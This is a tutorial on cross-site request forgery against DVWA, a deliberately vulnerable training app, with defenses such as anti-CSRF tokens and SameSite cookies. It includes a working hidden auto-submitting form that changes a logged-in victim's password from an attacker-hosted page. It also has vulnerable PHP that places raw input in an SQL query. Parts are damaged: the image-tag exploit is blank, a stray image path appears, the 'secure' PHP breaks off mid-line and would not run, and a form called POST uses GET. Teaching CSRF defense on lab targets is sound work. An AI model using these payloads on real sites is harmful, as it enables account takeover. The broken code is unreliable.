

Cross-Site Request Forgery (CSRF) & Defense

Detailed Vulnerability Analysis, Practical Exploitation in DVWA, and Anti-CSRF Token Protection

Target System:	Damn Vulnerable Web Application (DVWA)	Primary Defense:	Synchronizer Token Pattern
Category:	Web Application Security (OWASP A01 / Top 10)	Severity:	High (State-Changing Unauthorized Operations)

1. Executive Summary & Theoretical Mechanics

Cross-Site Request Forgery (CSRF) is a web vulnerability that allows an attacker to induce an authenticated user to perform unwanted actions on a trusted web application. Unlike Cross-Site Scripting (XSS), which exploits the user's trust in a site, CSRF exploits the server's trust in the user's browser authentication state.

Core Root Cause: Ambient Authority

Browsers automatically attach authentication credentials—such as session cookies (`PHPSESSID`), HTTP Basic authentication headers, or client IP addresses—to every HTTP request directed at the target domain, regardless of which origin initiated the request.

Key Prerequisites for a Successful CSRF Attack

- A Relevant Action:** A state-changing action within the application (e.g., password change, email update, privilege escalation, or financial transaction).
- Cookie-Based Session Handling:** The application relies solely on HTTP cookies to authenticate incoming user requests.
- No Unpredictable Parameters:** The HTTP request parameters are fully deterministic and known (or constructible) by the attacker in advance.

2. Deep-Dive: CSRF in DVWA (Low Security)

In DVWA set to `Low Security`, the password change function processes incoming HTTP requests without verifying the request's origin or requiring any secret unpredictable values.

Vulnerable Endpoint Analysis

When an authenticated user submits the legitimate password change form in DVWA, the browser issues an HTTP `GET` request with the following structure:

```
GET /vulnerabilities/csrf/?password_new=secret123&password_conf=secret123&Change=Change HTTP/1.1
Host: dvwa.local
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Cookie: PHPSESSID=abcdef1234567890987654321; security=low
Connection: keep-alive
```

Notice that all parameters (`password_new` , `password_conf` , `Change`) are completely predictable. Because the session cookie `PHPSESSID` is sent automatically, any cross-origin request pointing to this URL will be executed under the context of the active session.

Practical Exploit Delivery Vectors

An attacker can host a malicious web page on an external domain (e.g., `http://attacker.com`) and trick the victim into visiting it while the victim remains logged into DVWA.

VECTOR A Passive Image Tag (Zero-Click Execution)

When HTML loads an `<img>` tag, the browser automatically sends a `GET` request to the specified `src` URL, including the target site's session cookies.

```
<!-- Malicious page hosted on http://attacker.com/free-gift.html -->
<!DOCTYPE html>
<html>
<head>
  <title>Claim Your Reward!</title>
</head>
<body>
  <h1>Congratulations! You won a gift card!</h1>

  <!-- Invisible image tag triggering the state-changing request -->
  
</body>
</html>
```

VECTOR B Auto-Submitting Hidden Form (For POST Requests or Explicit Submissions)


If the endpoint expects a `POST` request, an auto-submitting hidden HTML form can be constructed.

```
<html>
<body>
  <form id="csrfForm" action="http://dvwa.local/vulnerabilities/csrf/" method="GET" style="display:none">
    <input type="hidden" name="password_new" value="hacked_pass" />
    <input type="hidden" name="password_conf" value="hacked_pass" />
    <input type="hidden" name="Change" value="Change" />
  </form>

  <script>
    // Automatically submit the form upon page render
    document.addEventListener("DOMContentLoaded", function() {
      document.getElementById('csrfForm').submit();
    });
  </script>
</body>
</html>
```

3. Token-Based Protection Architecture (High Security)

To prevent CSRF, applications implement the **Synchronizer Token Pattern**. In DVWA at **High Security**, every sensitive request requires a unique, secret, and unpredictable anti-CSRF token (e.g., `user_token`).



How Token Protection Defeats the Attack

1. **Token Generation:** When generating the page HTML, the application server creates a cryptographically strong pseudorandom value and stores it in the user's server-side session variable (`$_SESSION['user_token']`).
2. **Form Embedding:** The server inserts the token into a hidden input field in the HTML form:

```
<input type="hidden" name="user_token" value="e4d2a1b9c8f3e2d1a0b9c8f7e6d5c4b3" />
```
3. **Server Verification:** Upon receiving a password modification request, the server compares the submitted parameter `$_GET['user_token']` with `$_SESSION['user_token']`.
 - If the tokens match: Request is authorized.
 - If the token is missing, invalid, or mismatched: Request is rejected immediately.
4. **Why Cross-Origin Attackers Fail:** Under the **Same-Origin Policy (SOP)**, scripts running on `http://attacker.com` are strictly forbidden from reading response content or DOM elements on `http://dvwa.local`. Therefore, the attacker cannot read the valid `user_token` to construct the forge request.

4. Source Code Analysis & Comparison

Vulnerable Implementation (DVWA Low)

VULNERABLE TO CSRF

```
<?php
if( isset( $_GET[ 'Change' ] ) ) {
    // Get input parameters
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // NO TOKEN VERIFICATION PERFORMED!

    if( $pass_new == $pass_conf ) {
        // Direct database update
        $query = "UPDATE users SET
            password = '$pass_new'
            WHERE user = 'user'";
        $result = mysqli_query($db, $query);
    }
}
?>
```

Secure Implementation (DVWA High)

CSRF PROTECTED

```
<?php
if( isset( $_GET[ 'Change' ] ) ) {
    // 1. Validate Anti-CSRF Token
    if( !isset( $_GET[ 'user_token' ] ) ||
        $_GET[ 'user_token' ] !== $_SESSION[ 'u'

        die( 'Error: Invalid CSRF Token.' );
    }

    // 2. Process request only if token matches
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    if( $pass_new == $pass_conf ) {
        updatePassword($user, $pass_new);
    }

    // 3. Regenerate token to prevent re-use
    generateSessionToken();
}
?>
```

5. Comprehensive CSRF Defense Strategies

DEFENSE STRATEGY 1 Anti-CSRF Tokens (Synchronizer Token Pattern)

Use cryptographically secure, per-session or per-request tokens generated via cryptographically secure random number generators (e.g., `random_bytes()` in PHP). Ensure tokens are verified on every state-changing endpoint.

DEFENSE STRATEGY 2 SameSite Cookie Attribute

Set the `SameSite` attribute on session cookies to prevent the browser from sending cookies on cross-site requests:

- `SameSite=Strict` : Prevents cookie transmission on all cross-site requests (e.g., following external links).
- `SameSite=Lax` : Default in modern browsers. Blocks cookie transmission on cross-site subrequests (e.g., `<img>`, `<script>`, `POST` forms), while allowing top-level navigation GET requests.

```
Set-Cookie: PHPSESSID=abcdef123456789; Path=/; Secure; HttpOnly; SameSite=Strict
```

DEFENSE STRATEGY 3 Re-Authentication & Custom Request Headers

- **Re-Authentication:** Require users to enter their current password before committing sensitive changes (e.g., changing passwords or emails). Attackers cannot forge the victim's current password.
- **Custom Headers:** For AJAX / Single Page Applications (SPAs), require custom headers such as `X-Requested-With` or custom Authorization headers. Browsers restrict cross-origin custom headers via CORS preflight checks.

6. Summary Comparison Matrix

Security Level	Request Method	Anti-CSRF Token?	Exploitation Status	Mitigation Effectiveness
DVWA Low	HTTP GET	None	VULNERABLE	None. Trivial image/script tag exploitation.
DVWA Medium	HTTP POST	HTTP Referer Check	PARTIALLY BYPASSABLE	Referer header can be spoofed or stripped in some browser contexts.
DVWA High	HTTP GET / POST	Per-Request Token	PROTECTED	Strong protection via Synchronizer Token Pattern. Blocked by SOP.